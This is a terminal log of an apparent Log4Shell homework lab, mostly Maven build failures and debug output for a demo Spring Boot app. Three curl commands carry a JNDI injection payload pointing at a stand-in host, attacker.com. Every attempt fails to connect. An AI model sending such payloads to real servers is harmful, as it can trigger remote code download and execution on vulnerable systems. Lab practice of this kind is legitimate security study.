**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 3.193 s**

**[INFO] Finished at: 2025-05-29T00:21:12Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage (repackage) on project log4shell-demo: Execution repackage of goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:repackage failed: Unable to find main class -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/PluginExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn clean package**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] --- maven-clean-plugin:3.1.0:clean (default-clean) @ log4shell-demo ---**

**[INFO] Deleting /home/ec2-user/log4shell-homework/target**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ log4shell-demo ---**

**[INFO] No tests to run.**

**[INFO]**

**[INFO] --- maven-jar-plugin:3.2.0:jar (default-jar) @ log4shell-demo ---**

**[WARNING] JAR will be empty - no content was marked for inclusion!**

**[INFO] Building jar: /home/ec2-user/log4shell-homework/target/log4shell-demo-0.0.1-SNAPSHOT.jar**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:repackage (repackage) @ log4shell-demo ---**

**[INFO] Replacing main artifact with repackaged archive**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD SUCCESS**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 3.380 s**

**[INFO] Finished at: 2025-05-29T00:23:19Z**

**[INFO] ------------------------------------------------------------------------**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl "http://18.117.114.253:8080/log?message=\${jndi:ldap://attacker.com:1389/a}"**

**curl: (28) Failed to connect to 18.117.114.253 port 8080 after 133912 ms: Couldn't connect to server**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ sudo lsof -i :8080**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ netstat -tulnp | grep 8080**

**(Not all processes could be identified, non-owned process info**

**will not be shown, you would have to be root to see it all.)**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar yourapp.jar --server.address=0.0.0.0**

**Error: Unable to access jarfile yourapp.jar**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl "http://localhost:8080/log?message=\${jndi:ldap://attacker.com:1389/a}"**

**curl: (7) Failed to connect to localhost port 8080 after 0 ms: Couldn't connect to server**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ps aux | grep java**

**ec2-user 80196 0.0 0.2 222316 1988 pts/0 S+ 00:34 0:00 grep --color=auto java**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run**

**[INFO] Scanning for projects...**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[INFO]**

**[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/main/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---**

**[INFO] Using 'UTF-8' encoding to copy filtered resources.**

**[INFO] Using 'UTF-8' encoding to copy filtered properties files.**

**[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources**

**[INFO]**

**[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---**

**[INFO] No sources to compile**

**[INFO]**

**[INFO] <<< spring-boot-maven-plugin:2.5.5:run (default-cli) < test-compile @ log4shell-demo <<<**

**[INFO]**

**[INFO]**

**[INFO] --- spring-boot-maven-plugin:2.5.5:run (default-cli) @ log4shell-demo ---**

**[INFO] Attaching agents: []**

**Error: Could not find or load main class com.example.log4shell.Log4ShellDemoApplication**

**Caused by: java.lang.ClassNotFoundException: com.example.log4shell.Log4ShellDemoApplication**

**[INFO] ------------------------------------------------------------------------**

**[INFO] BUILD FAILURE**

**[INFO] ------------------------------------------------------------------------**

**[INFO] Total time: 2.298 s**

**[INFO] Finished at: 2025-05-29T00:34:47Z**

**[INFO] ------------------------------------------------------------------------**

**[ERROR] Failed to execute goal org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) on project log4shell-demo: Application finished with exit code: 1 -> [Help 1]**

**[ERROR]**

**[ERROR] To see the full stack trace of the errors, re-run Maven with the -e switch.**

**[ERROR] Re-run Maven using the -X switch to enable full debug logging.**

**[ERROR]**

**[ERROR] For more information about the errors and possible solutions, please read the following articles:**

**[ERROR] [Help 1] http://cwiki.apache.org/confluence/display/MAVEN/MojoExecutionException**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar --server.address=0.0.0.0**

**Exception in thread "main" java.lang.ClassNotFoundException: com.example.log4shell.Log4ShellDemoApplication**

**at java.base/java.net.URLClassLoader.findClass(URLClassLoader.java:445)**

**at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:592)**

**at org.springframework.boot.loader.LaunchedURLClassLoader.loadClass(LaunchedURLClassLoader.java:151)**

**at java.base/java.lang.ClassLoader.loadClass(ClassLoader.java:525)**

**at java.base/java.lang.Class.forName0(Native Method)**

**at java.base/java.lang.Class.forName(Class.java:467)**

**at org.springframework.boot.loader.MainMethodRunner.run(MainMethodRunner.java:46)**

**at org.springframework.boot.loader.Launcher.launch(Launcher.java:108)**

**at org.springframework.boot.loader.Launcher.launch(Launcher.java:58)**

**at org.springframework.boot.loader.JarLauncher.main(JarLauncher.java:88)**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ Tomcat started on port(s): 8080 (http)**

**-bash: syntax error near unexpected token `('**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ Tomcat started on port(s): 8080 (http)**

**-bash: syntax error near unexpected token `('**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl "http://localhost:8080/log?message=\${jndi:ldap://attacker.com:1389/a}"**

**curl: (7) Failed to connect to localhost port 8080 after 0 ms: Couldn't connect to server**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ ps aux | grep java**

**ec2-user 80263 0.0 0.2 222316 2000 pts/0 S+ 00:35 0:00 grep --color=auto java**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ Started Log4ShellDemoApplication in X seconds**

**-bash: Started: command not found**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ sudo lsof -i :8080**

**(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ mvn spring-boot:run -X**

**Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5)**

**Maven home: /usr/share/maven**

**Java version: 17.0.15, vendor: Amazon.com Inc., runtime: /usr/lib/jvm/java-17-amazon-corretto.x86\_64**

**Default locale: en, platform encoding: UTF-8**

**OS name: "linux", version: "6.1.134-152.225.amzn2023.x86\_64", arch: "amd64", family: "unix"**

**[DEBUG] Created new class realm maven.api**

**[DEBUG] Importing foreign packages into class realm maven.api**

**[DEBUG] Imported: javax.annotation.\* < plexus.core**

**[DEBUG] Imported: javax.annotation.security.\* < plexus.core**

**[DEBUG] Imported: javax.inject.\* < plexus.core**

**[DEBUG] Imported: org.apache.maven.\* < plexus.core**

**[DEBUG] Imported: org.apache.maven.artifact < plexus.core**

**[DEBUG] Imported: org.apache.maven.classrealm < plexus.core**

**[DEBUG] Imported: org.apache.maven.cli < plexus.core**

**[DEBUG] Imported: org.apache.maven.configuration < plexus.core**

**[DEBUG] Imported: org.apache.maven.exception < plexus.core**

**[DEBUG] Imported: org.apache.maven.execution < plexus.core**

**[DEBUG] Imported: org.apache.maven.execution.scope < plexus.core**

**[DEBUG] Imported: org.apache.maven.lifecycle < plexus.core**

**[DEBUG] Imported: org.apache.maven.model < plexus.core**

**[DEBUG] Imported: org.apache.maven.monitor < plexus.core**

**[DEBUG] Imported: org.apache.maven.plugin < plexus.core**

**[DEBUG] Imported: org.apache.maven.profiles < plexus.core**

**[DEBUG] Imported: org.apache.maven.project < plexus.core**

**[DEBUG] Imported: org.apache.maven.reporting < plexus.core**

**[DEBUG] Imported: org.apache.maven.repository < plexus.core**

**[DEBUG] Imported: org.apache.maven.rtinfo < plexus.core**

**[DEBUG] Imported: org.apache.maven.settings < plexus.core**

**[DEBUG] Imported: org.apache.maven.toolchain < plexus.core**

**[DEBUG] Imported: org.apache.maven.usability < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.\* < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.authentication < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.authorization < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.events < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.observers < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.proxy < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.repository < plexus.core**

**[DEBUG] Imported: org.apache.maven.wagon.resource < plexus.core**

**[DEBUG] Imported: org.codehaus.classworlds < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.\* < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.classworlds < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.component < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.configuration < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.container < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.context < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.lifecycle < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.logging < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.personality < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.Xpp3Dom < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParser < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlPullParserException < plexus.core**

**[DEBUG] Imported: org.codehaus.plexus.util.xml.pull.XmlSerializer < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.\* < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.artifact < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.collection < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.deployment < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.graph < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.impl < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.installation < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.internal.impl < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.metadata < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.repository < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.resolution < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.spi < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.transfer < plexus.core**

**[DEBUG] Imported: org.eclipse.aether.version < plexus.core**

**[DEBUG] Imported: org.fusesource.jansi.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.event.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.helpers.\* < plexus.core**

**[DEBUG] Imported: org.slf4j.spi.\* < plexus.core**

**[DEBUG] Populating class realm maven.api**

**[INFO] Error stacktraces are turned on.**

**[DEBUG] Message scheme: color**

**[DEBUG] Message styles: debug info warning error success failure strong mojo project**

**[DEBUG] Reading global settings from /usr/share/maven/conf/settings.xml**

**[DEBUG] Reading user settings from /home/ec2-user/.m2/settings.xml**

**[DEBUG] Reading global toolchains from /usr/share/maven/conf/toolchains.xml**

**[DEBUG] Reading user toolchains from /home/ec2-user/.m2/toolchains.xml**

**[DEBUG] Using local repository at /home/ec2-user/.m2/repository**

**[DEBUG] Using manager EnhancedLocalRepositoryManager with priority 10.0 for /home/ec2-user/.m2/repository**

**[INFO] Scanning for projects...**

**[DEBUG] Extension realms for project com.example:log4shell-demo:jar:0.0.1-SNAPSHOT: (none)**

**[DEBUG] Looking up lifecycle mappings for packaging jar from ClassRealm[plexus.core, parent: null]**

**[DEBUG] Extension realms for project org.springframework.boot:spring-boot-starter-parent:pom:2.5.5: (none)**

**[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]**

**[DEBUG] Extension realms for project org.springframework.boot:spring-boot-dependencies:pom:2.5.5: (none)**

**[DEBUG] Looking up lifecycle mappings for packaging pom from ClassRealm[plexus.core, parent: null]**

**[DEBUG] Resolving plugin prefix spring-boot from [org.apache.maven.plugins, org.codehaus.mojo]**

**[DEBUG] Resolved plugin prefix spring-boot to org.springframework.boot:spring-boot-maven-plugin from POM com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] === REACTOR BUILD PLAN ================================================**

**[DEBUG] Project: com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] Tasks: [spring-boot:run]**

**[DEBUG] Style: Regular**

**[DEBUG] =======================================================================**

**[INFO]**

**[INFO] ---------------------< com.example:log4shell-demo >---------------------**

**[INFO] Building log4shell-demo 0.0.1-SNAPSHOT**

**[INFO] --------------------------------[ jar ]---------------------------------**

**[DEBUG] Resolving plugin prefix spring-boot from [org.apache.maven.plugins, org.codehaus.mojo]**

**[DEBUG] Resolved plugin prefix spring-boot to org.springframework.boot:spring-boot-maven-plugin from POM com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] Lifecycle default -> [validate, initialize, generate-sources, process-sources, generate-resources, process-resources, compile, process-classes, generate-test-sources, process-test-sources, generate-test-resources, process-test-resources, test-compile, process-test-classes, test, prepare-package, package, pre-integration-test, integration-test, post-integration-test, verify, install, deploy]**

**[DEBUG] Lifecycle clean -> [pre-clean, clean, post-clean]**

**[DEBUG] Lifecycle site -> [pre-site, site, post-site, site-deploy]**

**[DEBUG] === PROJECT BUILD PLAN ================================================**

**[DEBUG] Project: com.example:log4shell-demo:0.0.1-SNAPSHOT**

**[DEBUG] Dependencies (collect): []**

**[DEBUG] Dependencies (resolve): [test]**

**[DEBUG] Repositories (dependencies): [central (https://repo.maven.apache.org/maven2, default, releases)]**

**[DEBUG] Repositories (plugins) : [central (https://repo.maven.apache.org/maven2, default, releases)]**

**[DEBUG] --- init fork of com.example:log4shell-demo:0.0.1-SNAPSHOT for org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) ---**

**[DEBUG] Dependencies (collect): []**

**[DEBUG] Dependencies (resolve): [compile, test]**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:resources (default-resources)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<addDefaultExcludes default-value="true"/>**

**<buildFilters default-value="${project.build.filters}"/>**

**<delimiters>**

**<delimiter>@</delimiter>**

**</delimiters>**

**<encoding default-value="${project.build.sourceEncoding}"/>**

**<escapeWindowsPaths default-value="true"/>**

**<fileNameFiltering default-value="false"/>**

**<includeEmptyDirs default-value="false"/>**

**<outputDirectory default-value="${project.build.outputDirectory}"/>**

**<overwrite default-value="false"/>**

**<project default-value="${project}"/>**

**<propertiesEncoding>UTF-8</propertiesEncoding>**

**<resources default-value="${project.resources}"/>**

**<session default-value="${session}"/>**

**<skip default-value="false">${maven.resources.skip}</skip>**

**<supportMultiLineFiltering default-value="false"/>**

**<useBuildFilters default-value="true"/>**

**<useDefaultDelimiters default-value="true">false</useDefaultDelimiters>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile (default-compile)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<basedir default-value="${basedir}"/>**

**<buildDirectory default-value="${project.build.directory}"/>**

**<compilePath default-value="${project.compileClasspathElements}"/>**

**<compileSourceRoots default-value="${project.compileSourceRoots}"/>**

**<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>**

**<compilerReuseStrategy default-value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>**

**<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>**

**<debug default-value="true">${maven.compiler.debug}</debug>**

**<debuglevel>${maven.compiler.debuglevel}</debuglevel>**

**<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>**

**<executable>${maven.compiler.executable}</executable>**

**<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>**

**<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>**

**<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>**

**<fork default-value="false">${maven.compiler.fork}</fork>**

**<generatedSourcesDirectory default-value="${project.build.directory}/generated-sources/annotations"/>**

**<maxmem>${maven.compiler.maxmem}</maxmem>**

**<meminitial>${maven.compiler.meminitial}</meminitial>**

**<mojoExecution default-value="${mojoExecution}"/>**

**<optimize default-value="false">${maven.compiler.optimize}</optimize>**

**<outputDirectory default-value="${project.build.outputDirectory}"/>**

**<parameters default-value="false">true</parameters>**

**<project default-value="${project}"/>**

**<projectArtifact default-value="${project.artifact}"/>**

**<release>${maven.compiler.release}</release>**

**<session default-value="${session}"/>**

**<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>**

**<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>**

**<skipMain>${maven.main.skip}</skipMain>**

**<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>**

**<source default-value="1.6">${maven.compiler.source}</source>**

**<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>**

**<target default-value="1.6">${maven.compiler.target}</target>**

**<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>**

**<verbose default-value="false">${maven.compiler.verbose}</verbose>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources (default-testResources)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<addDefaultExcludes default-value="true"/>**

**<buildFilters default-value="${project.build.filters}"/>**

**<delimiters>**

**<delimiter>@</delimiter>**

**</delimiters>**

**<encoding default-value="${project.build.sourceEncoding}"/>**

**<escapeWindowsPaths default-value="true"/>**

**<fileNameFiltering default-value="false"/>**

**<includeEmptyDirs default-value="false"/>**

**<outputDirectory default-value="${project.build.testOutputDirectory}"/>**

**<overwrite default-value="false"/>**

**<project default-value="${project}"/>**

**<propertiesEncoding>UTF-8</propertiesEncoding>**

**<resources default-value="${project.testResources}"/>**

**<session default-value="${session}"/>**

**<skip default-value="false">${maven.test.skip}</skip>**

**<supportMultiLineFiltering default-value="false"/>**

**<useBuildFilters default-value="true"/>**

**<useDefaultDelimiters default-value="true">false</useDefaultDelimiters>**

**</configuration>**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile (default-testCompile)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<basedir default-value="${basedir}"/>**

**<buildDirectory default-value="${project.build.directory}"/>**

**<compilePath default-value="${project.compileClasspathElements}"/>**

**<compileSourceRoots default-value="${project.testCompileSourceRoots}"/>**

**<compilerId default-value="javac">${maven.compiler.compilerId}</compilerId>**

**<compilerReuseStrategy default-value="${reuseCreated}">${maven.compiler.compilerReuseStrategy}</compilerReuseStrategy>**

**<compilerVersion>${maven.compiler.compilerVersion}</compilerVersion>**

**<debug default-value="true">${maven.compiler.debug}</debug>**

**<debuglevel>${maven.compiler.debuglevel}</debuglevel>**

**<encoding default-value="${project.build.sourceEncoding}">${encoding}</encoding>**

**<executable>${maven.compiler.executable}</executable>**

**<failOnError default-value="true">${maven.compiler.failOnError}</failOnError>**

**<failOnWarning default-value="false">${maven.compiler.failOnWarning}</failOnWarning>**

**<forceJavacCompilerUse default-value="false">${maven.compiler.forceJavacCompilerUse}</forceJavacCompilerUse>**

**<fork default-value="false">${maven.compiler.fork}</fork>**

**<generatedTestSourcesDirectory default-value="${project.build.directory}/generated-test-sources/test-annotations"/>**

**<maxmem>${maven.compiler.maxmem}</maxmem>**

**<meminitial>${maven.compiler.meminitial}</meminitial>**

**<mojoExecution default-value="${mojoExecution}"/>**

**<optimize default-value="false">${maven.compiler.optimize}</optimize>**

**<outputDirectory default-value="${project.build.testOutputDirectory}"/>**

**<parameters default-value="false">true</parameters>**

**<project default-value="${project}"/>**

**<release>${maven.compiler.release}</release>**

**<session default-value="${session}"/>**

**<showDeprecation default-value="false">${maven.compiler.showDeprecation}</showDeprecation>**

**<showWarnings default-value="false">${maven.compiler.showWarnings}</showWarnings>**

**<skip>${maven.test.skip}</skip>**

**<skipMultiThreadWarning default-value="false">${maven.compiler.skipMultiThreadWarning}</skipMultiThreadWarning>**

**<source default-value="1.6">${maven.compiler.source}</source>**

**<staleMillis default-value="0">${lastModGranularityMs}</staleMillis>**

**<target default-value="1.6">${maven.compiler.target}</target>**

**<testPath default-value="${project.testClasspathElements}"/>**

**<testRelease>${maven.compiler.testRelease}</testRelease>**

**<testSource>${maven.compiler.testSource}</testSource>**

**<testTarget>${maven.compiler.testTarget}</testTarget>**

**<useIncrementalCompilation default-value="true">${maven.compiler.useIncrementalCompilation}</useIncrementalCompilation>**

**<verbose default-value="false">${maven.compiler.verbose}</verbose>**

**</configuration>**

**[DEBUG] --- exit fork of com.example:log4shell-demo:0.0.1-SNAPSHOT for org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli) ---**

**[DEBUG] -----------------------------------------------------------------------**

**[DEBUG] Goal: org.springframework.boot:spring-boot-maven-plugin:2.5.5:run (default-cli)**

**[DEBUG] Style: Regular**

**[DEBUG] Configuration: <?xml version="1.0" encoding="UTF-8"?>**

**<configuration>**

**<addResources default-value="false">${spring-boot.run.addResources}</addResources>**

**<agents>${spring-boot.run.agents}</agents>**

**<classesDirectory default-value="${project.build.outputDirectory}"/>**

**<commandlineArguments>${spring-boot.run.arguments}</commandlineArguments>**

**<directories>${spring-boot.run.directories}</directories>**

**<excludeGroupIds default-value="">${spring-boot.excludeGroupIds}</excludeGroupIds>**

**<excludes>${spring-boot.excludes}</excludes>**

**<fork default-value="true">${spring-boot.run.fork}</fork>**

**<includes>${spring-boot.includes}</includes>**

**<jvmArguments>${spring-boot.run.jvmArguments}</jvmArguments>**

**<mainClass>com.example.log4shell.Log4ShellDemoApplication</mainClass>**

**<noverify>${spring-boot.run.noverify}</noverify>**

**<optimizedLaunch default-value="true">${spring-boot.run.optimizedLaunch}</optimizedLaunch>**

**<profiles>${spring-boot.run.profiles}</profiles>**

**<project default-value="${project}"/>**

**<session default-value="${session}"/>**

**<skip default-value="false">${spring-boot.run.skip}</skip>**

**<useTestClasspath default-value="false">${spring-boot.run.useTestClasspath}</useTestClasspath>**

**<workingDirectory>${spring-boot.run.workingDirectory}</workingDirectory>**

**</configuration>**

**[DEBUG] =======================================================================**

**[INFO]**

**[INFO] >>> spring-boot-maven-plugin:2.5.5:run (default-cli) > test-compile @ log4shell-demo >>>**

**[DEBUG] Dependency collection stats {ConflictMarker.analyzeTime=436579, ConflictMarker.markTime=143742, ConflictMarker.nodeCount=71, ConflictIdSorter.graphTime=263496, ConflictIdSorter.topsortTime=183063, ConflictIdSorter.conflictIdCount=36, ConflictIdSorter.conflictIdCycleCount=0, ConflictResolver.totalTime=16800860, ConflictResolver.conflictItemCount=70, DefaultDependencyCollector.collectTime=216965883, DefaultDependencyCollector.transformTime=18931452}**

**[DEBUG] com.example:log4shell-demo:jar:0.0.1-SNAPSHOT**

**[DEBUG] org.springframework.boot:spring-boot-starter-web:jar:2.5.5:compile**

**[DEBUG] org.springframework.boot:spring-boot-starter:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.springframework.boot:spring-boot:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.springframework.boot:spring-boot-autoconfigure:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.springframework.boot:spring-boot-starter-logging:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] ch.qos.logback:logback-classic:jar:1.2.6:compile (version managed from 1.2.6)**

**[DEBUG] ch.qos.logback:logback-core:jar:1.2.6:compile (version managed from 1.2.6)**

**[DEBUG] org.apache.logging.log4j:log4j-to-slf4j:jar:2.14.1:compile (version managed from 2.14.1)**

**[DEBUG] jakarta.annotation:jakarta.annotation-api:jar:1.3.5:compile (version managed from 1.3.5)**

**[DEBUG] org.springframework:spring-core:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-jcl:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.yaml:snakeyaml:jar:1.28:compile (version managed from 1.28)**

**[DEBUG] org.springframework.boot:spring-boot-starter-json:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] com.fasterxml.jackson.core:jackson-databind:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.core:jackson-annotations:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.core:jackson-core:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jdk8:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.datatype:jackson-datatype-jsr310:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] com.fasterxml.jackson.module:jackson-module-parameter-names:jar:2.12.5:compile (version managed from 2.12.5)**

**[DEBUG] org.springframework.boot:spring-boot-starter-tomcat:jar:2.5.5:compile (version managed from 2.5.5)**

**[DEBUG] org.apache.tomcat.embed:tomcat-embed-core:jar:9.0.53:compile (version managed from 9.0.53)**

**[DEBUG] org.apache.tomcat.embed:tomcat-embed-el:jar:9.0.53:compile (version managed from 9.0.53)**

**[DEBUG] org.apache.tomcat.embed:tomcat-embed-websocket:jar:9.0.53:compile (version managed from 9.0.53)**

**[DEBUG] org.springframework:spring-web:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-beans:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-webmvc:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-aop:jar:5.3.10:compile (version managed from 5.3.10)**

**[DEBUG] org.springframework:spring-context:jar:5.3.10:compile (version managed from 5.3.10)**

